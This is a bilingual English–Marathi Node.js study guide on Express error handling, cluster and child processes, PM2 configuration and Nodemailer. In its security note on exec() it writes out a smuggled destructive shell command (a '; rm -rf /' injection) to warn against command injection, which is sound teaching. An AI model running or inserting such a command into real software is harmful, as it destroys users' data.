- **Error-handling middleware** is a special Express middleware function with **four** parameters: (`err`, `req`, `res`, `next`).
- Express recognises it as an error handler **only** because it has 4 parameters.
- When any route or middleware calls `next(err)` or throws, Express **skips** all normal middleware and runs the error handlers.
- A **global** error handler is registered once, after all routes, so every error is formatted and logged in one place.
- Without one, Express uses its default handler, which sends an HTML stack trace in development.

मराठी सारांश (Error-Handling Middleware):

- 4 parameters (`err`, `req`, `res`, `next`) असलेला खास middleware.
- `next(err)` किंवा `throw` झाल्यावर Express बाकी middleware सोडून थेट इथे येतो.
- सगळ्या routes नंतर, सर्वात शेवटी एकदाच लावा.
- सगळे errors एकाच format मध्ये, एकाच ठिकाणी log होतात.




Figure 27.1: `next(err)` jumps straight to the global error handler

Q. How do we handle errors cleanly in Express?

- If an error occurs deep inside a route, Node.js might crash or the user might get a blank screen.
- Express has a special **Error-Handling Middleware**. It must have exactly 4 arguments: (err, req, res, next).
- Whenever you call next(error) in a route, Express skips all normal routes and jumps straight to this error-handling middleware.
- It should be placed at the very end of your app.js file.

Code Example: Global Error Handler

```
app.get('/users/:id', async (req, res, next) => {
  try {
    const user = await User.findById(req.params.id);
    if (!user) {
      const err = new Error('User not found');
      err.status = 404;
      return next(err);          // jump to error handler
    }
    res.json(user);
  } catch (err) {
    next(err);                  // DB errors go to the handler too
  }
});

// MUST have 4 arguments and be LAST
app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(err.status || 500).json({ error: err.message || 'Server Error' });
});
```

मराठी सारांश (Global Error Handling):

- Route मध्ये error आला तर app crash होऊ शकतो किंवा user ला रिकामी screen दिसते.
- Express चा **error-handling middleware**: नेमके 4 arguments (err, req, res, next). 4 नसतील तर Express त्याला error handler मानत नाही.
- Route मध्ये next(error) केले की Express बाकी routes सोडून थेट या handler कडे जातो.
- हा middleware app.js मध्ये सगळ्यात शेवटी ठेवा.
- **फायदा**: सगळे errors एकाच ठिकाणी, एकसारख्या format मध्ये (status + message).
- **उदाहरण**: हॉस्पिटलचा emergency ward. कोणत्याही विभागात अडचण आली तरी रुग्ण थेट तिथे पाठवला जातो.

Q. Error Handling in Node.js (Complete Guide)

Concept:

- **Error handling** means catching problems (invalid input, DB down, missing file, bugs) and responding in a **controlled** way, instead of crashing or leaving requests hanging.
- In Node.js, the right technique depends on **how the code runs**: synchronous code, callbacks, Promises, async/await, events and streams each report errors differently.
- An unhandled error in Node.js can **crash the whole process**, taking every user offline, not just the one request.
- **Simple example**: a car's safety system. Small issues show a warning light (handled error); serious ones stop the car safely (graceful shutdown); none should make the car explode (crash).

1. Operational Errors vs Programmer Errors

- **Operational errors** = expected runtime problems in correct code: invalid user input, file not found, DB connection lost, network timeout, duplicate email.
 -  **Handle them**: return 400/404/409/503, retry, log, show a friendly message.
- **Programmer errors** = bugs in the code: undefined is not a function, reading a property of null, wrong arguments.
 -  **Fix the code**. At runtime, log them, return 500, and (for unexpected crashes) restart the process with PM2, because the app's state may be corrupted.

Point	Operational Error	Programmer Error
Cause	Outside conditions	Bug in the code
Examples	Bad input, file missing, DB down, timeout	TypeError, ReferenceError, typo
Expected?	Yes, it will happen sometimes	No
Response	Handle gracefully (4xx / 503, retry)	Log, 500, fix the code, restart if needed

2. Error Handling by Code Style

- **Synchronous code** → try / catch.
- **Callbacks** → check the first argument: if (err) return (A try/catch around an async call does **not** catch errors thrown later inside its callback.)
- **Promises** → .catch() at the end of the chain.
- **async/await** → try / catch around the awaits.
- **EventEmitters / Streams** → .on('error', ...). An 'error' event with no listener crashes the process. Use pipeline() for streams.

- **Last safety net (process level)** → `process.on('uncaughtException')` and `process.on('unhandledRejection')`: log, then shut down gracefully. Don't use them to keep running normally.

Code Example: Each Style

```
const fs = require('fs');

// 1) Sync → try/catch
try {
  const config = JSON.parse('{bad json}');
} catch (err) {
  console.error('Invalid JSON:', err.message);
}

// 2) Callback → error-first check
fs.readFile('missing.txt', 'utf8', (err, data) => {
  if (err) return console.error('Read failed:', err.code); // ENOENT
  console.log(data);
});

// 3) Promise → .catch()
fs.promises.readFile('missing.txt', 'utf8')
  .then(data => console.log(data))
  .catch(err => console.error('Read failed:', err.code));

// 4) async/await → try/catch
async function load() {
  try {
    return await fs.promises.readFile('missing.txt', 'utf8');
  } catch (err) {
    if (err.code === 'ENOENT') return ''; // operational: handle it
    throw err; // unknown: pass it up
  }
}

// 5) Events / streams → 'error' listener
const stream = fs.createReadStream('missing.txt');
stream.on('error', err => console.error('Stream error:', err.message));

// 6) Process-level safety net (log + exit; PM2 restarts the app)
process.on('unhandledRejection', (reason) => {
  console.error('Unhandled Promise rejection:', reason);
  process.exit(1);
});
process.on('uncaughtException', (err) => {
  console.error('Uncaught exception:', err);
  process.exit(1);
});
```

3. Custom Error Classes

- Extend the built-in `Error` class to add useful fields like `statusCode` and `isOperational`.
- Then you can throw `new NotFoundError('User not found')` anywhere, and one global handler turns it into the right HTTP response.
- Always throw `Error` objects (or subclasses), never plain strings, so you keep the **stack trace**.

Code Example: Custom Errors + asyncHandler + Global Handler (Express)

```
// errors.js
class AppError extends Error {
  constructor(message, statusCode = 500) {
    super(message);          // sets this.message
    this.name = this.constructor.name;
    this.statusCode = statusCode;
    this.isOperational = true;    // expected error, safe to show the message
    Error.captureStackTrace(this, this.constructor);
  }
}

class NotFoundError extends AppError {
  constructor(msg = 'Resource not found') { super(msg, 404); }
}

class ValidationError extends AppError {
  constructor(msg = 'Invalid input') { super(msg, 400); }
}

// asyncHandler: forwards rejected Promises to next(err)
// (Express 5 does this automatically; Express 4 needs this wrapper)
const asyncHandler = (fn) => (req, res, next) =>
  Promise.resolve(fn(req, res, next)).catch(next);

// routes
app.get('/users/:id', asyncHandler(async (req, res) => {
  if (isNaN(req.params.id)) throw new ValidationError('id must be a number');
  const user = await User.findById(req.params.id);
  if (!user) throw new NotFoundError('User not found');
  res.json(user);
})));

// global error handler (LAST)
app.use((err, req, res, next) => {
  const status = err.statusCode || 500;
  if (!err.isOperational) console.error('BUG:', err);          // log full details for bugs
  res.status(status).json({
    error: err.isOperational ? err.message : 'Something went wrong' // hide bug details
  });
});
```

Best Practices:

- Always handle errors at every async boundary (callback err, .catch, try/catch, 'error' events).
- Use custom error classes plus **one** global Express error handler.
- Never send stack traces or internal details to clients in production.
- Log errors with context (route, user, time) using a logger like winston/pino.
- Validate input early, so bad data fails with 400 instead of a confusing 500 later.
- For unknown bugs: log, exit, and let PM2 / Docker restart a clean process.

मराठी सारांश (Node.js Error Handling):

- **Error handling** म्हणजे अडचण आली तरी app crash न होता नियंत्रित पद्धतीने उत्तर देणे. Node.js मध्ये एक unhandled error संपूर्ण server बंद करू शकतो (सगळ्या users साठी).
- **Operational errors:** अपेक्षित अडचणी. चुकीचा input, file नाही, DB बंद, timeout. यांना handle करा (400 / 404 / 409 / 503, retry).
- **Programmer errors:** code मधील bugs (TypeError, undefined). Code fix करा. Runtime ला log करा, 500 द्या, गरज असल्यास process restart (PM2).
- **पद्धत code प्रमाणे:** Sync → try/catch. Callback → if (err). Promise → .catch(). async/await → try/catch. Events / streams → .on('error').
- **लक्षात ठेवा:** async callback च्या आत नंतर झालेला error बाहेरच्या try/catch ने पकडला जात नाही.
- **Safety net:** uncaughtException / unhandledRejection वर log करून बंद करा. App तसाच चालू ठेवू नका.
- **Custom Error classes:** class NotFoundError extends AppError मध्ये statusCode + isOperational. कुठेही throw करा, एक global handler योग्य response देतो.
- **asyncHandler:** Express 4 मध्ये async route चे errors next(err) ला पाठवण्यासाठी wrapper. Express 5 हे आपोआप करतो.
- **Best practices:** production मध्ये stack trace client ला दाखवू नका, errors log करा, input आधी validate करा, नेहमी Error object throw करा (string नाही).
- **उदाहरण:** गाडीची safety system. छोटी अडचण = warning light (handled). मोठी = गाडी सुरक्षित थांबवणे (graceful shutdown). स्फोट (crash) कधीच नाही.

Interview Questions (Detailed)

Q. How does Express know a middleware is an error handler?

- By its arity: the function must declare 4 parameters (err, req, res, next).
- Even if next is unused, you must keep it in the signature.

Q. Why are async errors not caught in Express 4?

- Express 4 does not await the route handler, so a rejected Promise never reaches next.
- Fix it with try/catch + next(err), an asyncHandler wrapper, or express-async-errors.

- Express 5 forwards rejected Promises automatically.

Q. How do you handle a 404 (route not found)?

- Add a normal middleware after all routes: `app.use((req, res, next) => next(new NotFoundError()))`.
- The global error handler then formats it.

Q. Should you keep the app running after `uncaughtException`?

- No. The process state may be corrupted.
- Log the error, close the server gracefully, call `process.exit(1)` and let PM2 or Docker restart it.

Chapter 28: Child Processes & Worker Threads

Q. How does Node.js handle CPU-heavy tasks if it is single-threaded?

Concept:

- Node.js is great for **I/O tasks** (database, network).
- It is bad at **heavy CPU tasks** (video processing, image resizing, complex math) on the main thread, because they block the single JS thread and every other request waits.
- The solution is to **move CPU work off the main thread**: into a worker thread, a child process, or a separate service/queue.
- The main thread then only sends the job and receives the result through messages.

- To solve this, Node.js provides **Worker Threads** and **Child Processes**.
- **Child Process**: Spawns a completely new process (heavy). Use it to run another program or script (`exec`, `spawn`, `fork`).
- **Worker Threads**: Spawns a background thread within the same process that can share memory (lighter and better for CPU tasks in JS).
- See Chapter 18 for a full Worker Threads and Cluster code example.

Point	Child Process	Worker Thread
What it creates	A new OS process	A new thread in the same process
Memory	Separate	Can share (<code>SharedArrayBuffer</code>)

Cost	Heavy	Light
Communication	IPC (<code>process.send</code>)	<code>postMessage</code>
Best for	Running other programs or scripts	CPU-heavy JavaScript

मराठी सारांश (CPU-heavy कामे):

- Node.js I/O (DB, network) साठी उत्तम, पण heavy calculation (video, image processing) main thread वर केल्यास सगळे अडकते.
- Child Process:** पूर्ण नवीन process (जड). दुसरा program / script चालवायला. `exec`, `spawn`, `fork`.
- Worker Threads:** त्याच process मध्ये नवीन thread (हलका). CPU-heavy JS code साठी सर्वोत्तम.
- उदाहरण:** Child process = नवीन कर्मचारी वेगळ्या office मध्ये. Worker thread = त्याच office मध्ये मदतनीस.

Q. What is the Cluster Module? (Using All CPU Cores)

Concept:

- A single Node.js process runs JavaScript on **one CPU core**. On an 8-core server, 7 cores sit idle.
- The built-in `cluster` module lets one **primary** process **fork several worker processes** (usually one per core), all running the **same app** and **sharing the same port**.
- Incoming connections are **load-balanced** across the workers (round-robin by default, except on Windows).
- Each worker is a **separate process** with its own memory, event loop and V8 instance, so they **don't share variables**.
- If a worker crashes, the primary can **start a replacement**, which improves availability.
- Simple example:** a bank with one queue but 8 counters. A manager (primary) sends each customer to a free counter (worker). If one clerk leaves, the manager seats a new one.

Diagram: Cluster – Primary + Workers Sharing Port 3000




Figure 28.1: Cluster primary forking one worker per CPU core

Code Example: Cluster with Auto-Restart

```
const cluster = require('cluster');
const http = require('http');
const os = require('os');

const numCPUs = os.availableParallelism ? os.availableParallelism() : os.cpus().length;

if (cluster.isPrimary) {
  console.log(`Primary ${process.pid} starting ${numCPUs} workers`);

  for (let i = 0; i < numCPUs; i++) cluster.fork();      // one worker per core

  cluster.on('exit', (worker, code, signal) => {        // a worker died
    console.log(`Worker ${worker.process.pid} died (${signal || code}). Restarting...`);
    cluster.fork();                                     // replace it
  });
} else {
  // Worker: runs the real app; all workers share port 3000
  http.createServer((req, res) => {
    res.end(`Handled by worker ${process.pid}`);
  }).listen(3000);
  console.log(`Worker ${process.pid} started`);
}
```

- **cluster.isPrimary**: true in the parent process (older name: isMaster).
- **cluster.fork([env])**: Starts a new worker process running this same file; optional extra env variables.
- **cluster.on('exit', (worker, code, signal) => {})**: Fires when a worker dies; use it to re-fork.
- **cluster.workers**: Object of all live workers. **worker.send(msg)** / **process.on('message')**: messages between primary and workers (IPC).
- **os.availableParallelism()**: Recommended way to get the number of usable cores (Node 18.14+).

Important Points:

- **No shared memory**: in-memory sessions, caches, rate-limit counters and Socket.io rooms are per worker. Use **Redis** (or a DB) for shared state.
- **In practice**, most teams use **PM2 cluster mode** (`pm2 start app.js -i max`), which does the same with no code changes (Chapter 29). Docker/Kubernetes setups often run one process per container and scale containers instead.
- **Cluster vs Worker Threads**: Cluster = more **processes** to handle **more requests** (scale the server). Worker threads = extra **threads** to run **CPU-heavy work** without blocking one process.

Point	Cluster	Worker Threads	Child Process
-------	---------	----------------	---------------

Creates	Copies of the same app (processes)	Threads in one process	Any new process/program
Goal	Handle more requests (use all cores)	Offload CPU-heavy JS	Run other scripts/commands
Memory	Separate	Can share (SharedArrayBuffer)	Separate
Share a port	✓ Yes	✗ No	✗ No

मराठी सारांश (Cluster Module):

- एक Node process JS फक्त **एका CPU core** वर चालवतो. 8 cores असले तर 7 रिकामे राहतात.
- **Cluster:** एक **primary** process प्रत्येक core साठी एक **worker** process (`cluster.fork()`) बनवतो. सगळे workers same app चालवतात आणि **same port** share करतात.
- Requests workers मध्ये वाटल्या जातात (load balancing). Worker crash झाला तर 'exit' event मध्ये नवीन fork करतो.
- **महत्वाचे:** प्रत्येक worker ची memory वेगळी. Sessions, cache, rate limit, Socket.io rooms share होत नाहीत. यासाठी **Redis** वापरा.
- **व्यवहारात:** PM2 cluster mode (`pm2 start app.js -i max`) हेच काम code न बदलता करतो.
- **Cluster vs Worker threads:** Cluster = जास्त requests handle करायला जास्त processes. Worker threads = heavy CPU काम वेगळ्या thread मध्ये.
- **उदाहरण:** बँकेत एक रांग पण 8 counters. Manager (primary) प्रत्येक ग्राहकाला मोकळ्या counter (worker) वर पाठवतो. एक clerk गेला तर नवीन बसवतो.

✦ Node.js Child Process Module

Q. What is the Child Process Module?

Concept:

- The `child_process` module is a built-in Node.js module that allows you to create and manage external subprocesses.
- It is essential for running system commands (like `bash` or `cmd`), executing CPU-intensive tasks without blocking the main event loop, or utilizing multiple CPU cores.
- Each child is a **separate OS process** with its own memory and PID. The parent talks to it through `stdin/stdout/stderr` streams or IPC messages.
- Import: `const { exec, spawn, fork } = require('node:child_process');`

मराठी सारांश (child_process):

- Node.js मधून दुसरा program / command / Node file वेगळ्या process मध्ये चालवण्यासाठी.
- प्रत्येक child ची memory आणि PID वेगळी. Streams किंवा messages ने बोलणे.
- Main event loop block होत नाही.

Q. Methods for Creating Child Processes

Method	Description	Use Case
exec()	Spawns a shell and executes a command, buffering the output.	When you need to run a shell command and get the entire output at once (e.g., <code>ls -l</code> or <code>dir</code>).
execFile()	Similar to <code>exec()</code> , but directly executes a file without spawning a shell.	More efficient and secure for executing script files directly.
spawn()	Spawns a new process and streams the data back.	Best for large data output (like a video conversion) that shouldn't be buffered in memory.
fork()	Spawns a new Node.js process and creates a communication channel.	Best for running heavy Node.js tasks (multiprocessing) with built-in IPC messaging.

मराठी सारांश (Child Process):

- **Child Process:** Node.js ला OS च्या इतर commands किंवा भारी कामे चालवण्यासाठी मदत करते. यामुळे main thread block होत नाही.
- **exec():** Terminal commands चालवण्यासाठी वापरतात. पूर्ण output एकदम मिळते.
- **execFile():** थेट एखादी file चालवण्यासाठी (shell शिवाय). हे जास्त सुरक्षित आहे.
- **spawn():** खूप मोठ्या output साठी (streaming).
- **fork():** दुसरे Node.js चे file चालवण्यासाठी. (यातून messages पाठवता येतात).

Q. Syntax of exec(), spawn() and fork()

Syntax:

```
const { exec, execFile, spawn, fork } = require('child_process');

exec(command[, options][, callback]);
execFile(file[, args][, options][, callback]);
spawn(command[, args][, options]);
fork(modulePath[, args][, options]);
```

Arguments:

- **command** (string): the command to run, e.g. `'ls -l'` or `'node'`.

- **file** (string): the executable file to run directly (no shell).
- **modulePath** (string): path to the Node.js file to start (fork only).
- **args** (array): list of string arguments, e.g. ['-l', '/tmp'].
- **options** (object): cwd (working folder), env (environment variables), timeout, maxBuffer (exec output limit), stdio ('pipe' / 'inherit').
- **callback** (error, stdout, stderr): runs when the process ends, with the full buffered output (exec / execFile).

Return value:

- All four return a `ChildProcess` object, an `EventEmitter` with `stdout`, `stderr`, and events like `'exit'`, `'close'`, `'message'`.

Code Example: exec, spawn and fork

```
const { exec, spawn, fork } = require('child_process');

// 1. exec: small output, whole result at once
exec('node -v', (err, stdout, stderr) => {
  if (err) return console.error(err);
  console.log('Node version:', stdout.trim());
});

// 2. spawn: large output, streamed chunk by chunk
const ls = spawn('ls', ['-l']);           // Windows: spawn('cmd', ['/c', 'dir'])
ls.stdout.on('data', chunk => console.log(chunk.toString()));
ls.on('close', code => console.log('exit code', code));

// 3. fork: another Node.js file with a message channel (IPC)
// parent.js
const child = fork('./heavy.js');
child.send({ n: 40 });
child.on('message', result => console.log('Result:', result));

// heavy.js
process.on('message', ({ n }) => {
  const fib = x => (x < 2 ? x : fib(x - 1) + fib(x - 2));
  process.send(fib(n));                  // send result back to parent
});
```

- **What happens:** the heavy Fibonacci runs in a separate process, so the parent's event loop stays free.
-  **Advantage:** crashes in the child do not kill the parent.
-  **Disadvantage:** each process costs memory (about 30 MB+), and data must be copied through IPC.
-  **Security:** never pass user input into `exec()`. It runs in a shell, so `"; rm -rf /"` could be injected. Use `execFile` OR `spawn` with an `args` array.

मराठी सारांश (Syntax):

- **exec(command, callback):** shell मध्ये command, output एकदम callback मध्ये.
- **spawn(command, args):** output stream मध्ये, मोठ्या data साठी.
- **fork(file):** दुसरी Node file, send() / on('message') ने बोलणे.
- User input थेट exec() मध्ये देऊ नका, command injection होऊ शकते.

Interview Questions (Detailed)

Q. exec() vs spawn()?

- exec runs in a shell and buffers all output (default limit about 1 MB, set by `maxBuffer`).
- spawn streams output and has no buffer limit.
- Use exec for small commands and spawn for long-running or large-output jobs.

Q. spawn() vs fork()?

- fork is a special spawn that starts a **Node.js** process.
- It adds a built-in IPC channel (send / 'message').

Q. When would you choose worker threads over child processes?

- Choose worker threads for CPU-heavy JavaScript that needs fast data sharing (SharedArrayBuffer).
- Choose child processes to run external programs, or when you need full isolation.

Q. Does cluster make Node.js multi-threaded?

- No. It runs multiple **processes**, and each one is still single-threaded for JavaScript.
- They share a port, not memory.

Chapter 29: Production Process Management (PM2)

Q. What is PM2?


Concept:

- **PM2** (Process Manager 2) is a production process manager for Node.js applications.
- It runs your app as a **background daemon**, so it keeps running after you close the terminal.
- It **restarts the app automatically** after a crash, or when memory goes above a limit.
- Its **cluster mode** runs one instance per CPU core with built-in load balancing, with no code changes.

- It provides **log management, monitoring** (pm2 monit), **zero-downtime reloads** and **startup scripts** that survive server reboots.
- Install globally: `npm install -g pm2`.

मराठी सारांश (PM2):

- PM2 = Node.js apps साठी production process manager.
- App background मध्ये चालवतो, crash झाल्यावर आपोआप restart करतो.
- Cluster mode (-i max) ने सगळे CPU cores वापरतो.
- Logs, monitoring (pm2 monit), zero-downtime reload, reboot नंतर auto-start.



`pm2 start app.js -i max` → one instance per CPU core, all on the same port

Figure 29.1: PM2 managing clustered instances and logs

Q. What happens if our Node.js app crashes in production?

- If you start an app with `node app.js` and an error occurs, the server stops.
- Your website goes down until you manually restart it.
- In production, we use a Process Manager like **PM2** (`npm install -g pm2`).
- **Benefits of PM2:**
 - Automatically restarts the app if it crashes.
 - Keeps the app running in the background even if you close the terminal.
 - Can run multiple instances of the app to balance the load (Cluster mode).

Code Example: Crash and auto-restart

```
// app.js
setTimeout(() => { throw new Error('Boom'); }, 5000); // crashes after 5 s
require('http').createServer((req, res) => res.end('ok')).listen(3000);

$ node app.js          # crashes → site down until you restart manually
$ pm2 start app.js      # crashes → PM2 restarts it in ~1 s
```

```
$ pm2 list          # "restarts" column counts the crashes
$ pm2 logs app      # see the error stack
```

मराठी सारांश:

- आपण कधीही लाईव्ह सर्व्हरवर `node app.js` वापरत नाही.
- आपण **PM2** वापरतो.
- कारण जर कधी एरर आला आणि सर्व्हर बंद पडला, तर PM2 त्याला सेकंदात आपोआप परत चालू (restart) करतो!
- **इतर फायदे:** terminal बंद केले तरी app background मध्ये चालू, cluster mode ने सर्व CPU cores वापरणे, logs आणि monitoring.
- **Commands:** `pm2 start app.js`, `pm2 start app.js -i max` (cluster), `pm2 list`, `pm2 logs`, `pm2 restart app`, `pm2 stop app`.

Q. What is ecosystem.config.js in PM2?

Concept:

- `ecosystem.config.js` is PM2's **configuration file**.
- Instead of typing long commands with many flags, you write all settings (app name, script, instances, environment variables, logs, restart rules) in **one file**, and start everything with one command.
- It can describe **several apps** at once (e.g. an API server and a background worker).
- It can be committed to Git, so every server runs the app the same way.
- **Simple example:** a recipe card. Instead of telling the cook every step each time, you hand over the card and say "make this".

Code Example: ecosystem.config.js

```
// ecosystem.config.js (create a starter with: pm2 init simple)
module.exports = {
  apps: [
    {
      name: 'my-api',           // name shown in "pm2 list"
      script: './server.js',   // entry file
      instances: 'max',         // one process per CPU core (or a number, e.g. 2)
      exec_mode: 'cluster',     // load-balance between instances
      watch: false,             // true = restart on file change (dev only)
      max_memory_restart: '500M', // auto-restart if memory goes above 500 MB
      autorestart: true,        // restart after a crash (default)
      env: {                    // default environment
        NODE_ENV: 'development',
        PORT: 3000
      },
      env_production: {         // used with --env production
        NODE_ENV: 'production',
        PORT: 8080
      },
    },
  ],
}
```

```

    error_file: './logs/error.log',
    out_file: './logs/out.log',
    time: true                // add timestamps to logs
  },
  {
    name: 'email-worker',      // a second app (background job)
    script: './worker.js',
    instances: 1
  }
]
};

```

Commands Using the Config File

```

pm2 start ecosystem.config.js          # start all apps (env)
pm2 start ecosystem.config.js --env production # use env_production values
pm2 reload ecosystem.config.js         # zero-downtime reload (cluster mode)
pm2 stop ecosystem.config.js           # stop all apps
pm2 logs my-api                        # view logs of one app
pm2 monit                              # live CPU / memory dashboard
pm2 save && pm2 startup                 # auto-start apps after server reboot

```

Important Options Explained:

- **name:** App name used in PM2 commands.
- **script:** Path of the file to run.
- **instances:** How many processes; 'max' = number of CPU cores.
- **exec_mode:** 'fork' (default, single process) or 'cluster' (multiple processes sharing one port).
- **watch:** Restart when files change (useful in development only).
- **max_memory_restart:** Restart the app if it uses more memory than this (protects against memory leaks).
- **env / env_production:** Environment variables; pick a set with --env production.
- **error_file / out_file / time:** Where logs are written, with timestamps.
- **reload vs restart:** restart stops then starts (brief downtime). reload restarts cluster instances one by one, so there's **zero downtime**.

मराठी सारांश (ecosystem.config.js):

- ecosystem.config.js ही PM2 ची configuration file आहे. सगळ्या settings एकाच file मध्ये.
- लांब commands आणि flags पुन्हा पुन्हा लिहायची गरज नाही. फक्त pm2 start ecosystem.config.js.
- **name** (app चे नाव), **script** (कोणती file), **instances:** 'max' (प्रत्येक CPU core साठी एक process), **exec_mode:** 'cluster' (load balancing).
- **max_memory_restart:** memory मर्यादितपेक्षा जास्त झाली की app आपोआप restart (memory leak पासून संरक्षण).
- **env / env_production:** वेगळ्या environments साठी वेगळे variables. --env production ने निवडा.

- **reload vs restart:** restart = थोडा वेळ app बंद. reload = cluster मध्ये एक-एक process बदलतो, downtime शून्य.
- **pm2 save + pm2 startup:** server reboot झाला तरी apps आपोआप सुरू.
- एका file मध्ये अनेक apps (API + background worker) लिहिता येतात, आणि file Git मध्ये ठेवता येते.
- **उदाहरण:** recipe card. आचार्याला प्रत्येक वेळी सगळ्या सूचना न देता card दिले की काम.

Interview Questions (Detailed)

Q. Why not use nodemon in production?

- nodemon restarts the app on **file changes**, which is a development tool.
- PM2 restarts on **crashes**, runs in the background, clusters and manages logs.

Q. pm2 restart vs pm2 reload?

- restart kills all instances and starts them again, which causes brief downtime.
- reload replaces instances one by one in cluster mode, so there is zero downtime.

Q. How do apps survive a server reboot with PM2?

- pm2 startup generates an OS startup script.
- pm2 save stores the current process list, which is restored on boot.

Q. PM2 cluster mode vs the cluster module?

- Both fork one process per core that shares a port.
- PM2 does it from config with no code changes, and adds monitoring and restarts.
- The cluster module needs code in `cluster.isPrimary` branches.

SECTION 10: EXTERNAL MODULES & UTILITIES

Chapter 30: Sending Emails (Nodemailer)

Q. What is Nodemailer?

Definition:

- Nodemailer is a popular third-party npm package used in Node.js applications to send emails easily from the server side.
- It acts as an **SMTP client**: it connects to a mail server and hands over the message for delivery.
- To send an email, you need an SMTP (Simple Mail Transfer Protocol) server.
- It supports plain text, HTML, attachments, embedded images, connection pooling and OAuth2.
- **Uses**: verification emails, OTPs, password resets, notifications, order confirmations and bulk emails.
- For testing purposes during development, we often use fake SMTP services like **Ethereal Email** so we don't spam real email accounts.
- In production, you would configure it with real services like Gmail, SendGrid, or Amazon SES.
- **Installation**: `npm install nodemailer`

मराठी सारांश (Nodemailer):

- Nodemailer = Node.js मधून email पाठवणारे npm package (SMTP client).
- Text, HTML, attachments, pooling सगळे support करते.
- उपयोग: verification, OTP, password reset, order confirmation.
- Testing साठी Ethereal, production साठी Gmail / SES / SendGrid.

Q. Steps to Send an Email

- **1. Create a Transporter**: This defines the connection to the SMTP server (Host, Port, and Authentication credentials like username/password).
- **2. Define Mail Options**: Create an object specifying the `from`, `to`, `subject`, `text`, and `html` body of the email.
- **3. Send Mail**: Call `transporter.sendMail(options)` to dispatch the email.

मराठी सारांश (Email steps):

- 1) `createTransport()` ने SMTP connection. 2) mail options (`from`, `to`, `subject`, `text/html`). 3) `sendMail()`.

Code Example: Sending an Email (Using Ethereal SMTP)

```
const nodemailer = require("nodemailer");

const sendMail = async () => {
  try {
    // 1. Create the Transporter
    const transporter = nodemailer.createTransport({
      host: 'smtp.ethereal.email',
      port: 587,
      auth: {
```

```

        user: process.env.SMTP_USER,    // from .env
        pass: process.env.SMTP_PASS    // from .env
    }
});

// 2. Send the Email
const info = await transporter.sendMail({
    from: '"Vishal Shinde" <shinde05@gmail.com>', // Sender
    to: "vishalshinde00126@gmail.com",           // Receiver
    subject: "Hello from Node.js! ✓",            // Subject line
    text: "Hello world? This is plain text",      // Plain text body
    html: "<b>Hello world?</b> This is HTML" // HTML body
});

console.log("Message sent: %s", info.messageId);

} catch (error) {
    console.error("Error sending email:", error);
}
};

sendMail();

```

✓ The SMTP username and password were hardcoded in the code. Credentials must come from .env (Chapter 23). Correct: `process.env.SMTP_USER` / `process.env.SMTP_PASS`.

✓ मराठी: SMTP user / password थेट code मध्ये लिहिले होते. ते नेहमी .env मध्ये ठेवा आणि process.env ने वाचा.

Q. Syntax of createTransport() and sendMail()

Syntax:

```

const transporter = nodemailer.createTransport(options);
const info = await transporter.sendMail(mailOptions);

```

createTransport(options):

- **host:** SMTP server address (e.g. smtp.gmail.com).
- **port:** 587 (STARTTLS) or 465 (SSL).
- **secure:** true for port 465, false for 587.
- **auth:** { user, pass } login details.
- **service:** shortcut name like 'gmail' instead of host/port.
- **pool:** true to reuse connections for bulk mail.

sendMail(mailOptions):

- **from:** sender, e.g. '"App" <no-reply@app.com>'.
- **to / cc / bcc:** recipients (a string or an array).
- **subject:** subject line.

- **text:** plain-text body. **html:** HTML body.
- **attachments:** array like [{ filename: 'bill.pdf', path: './bill.pdf' }].
- **Returns:** a Promise with info (messageId, accepted, rejected).

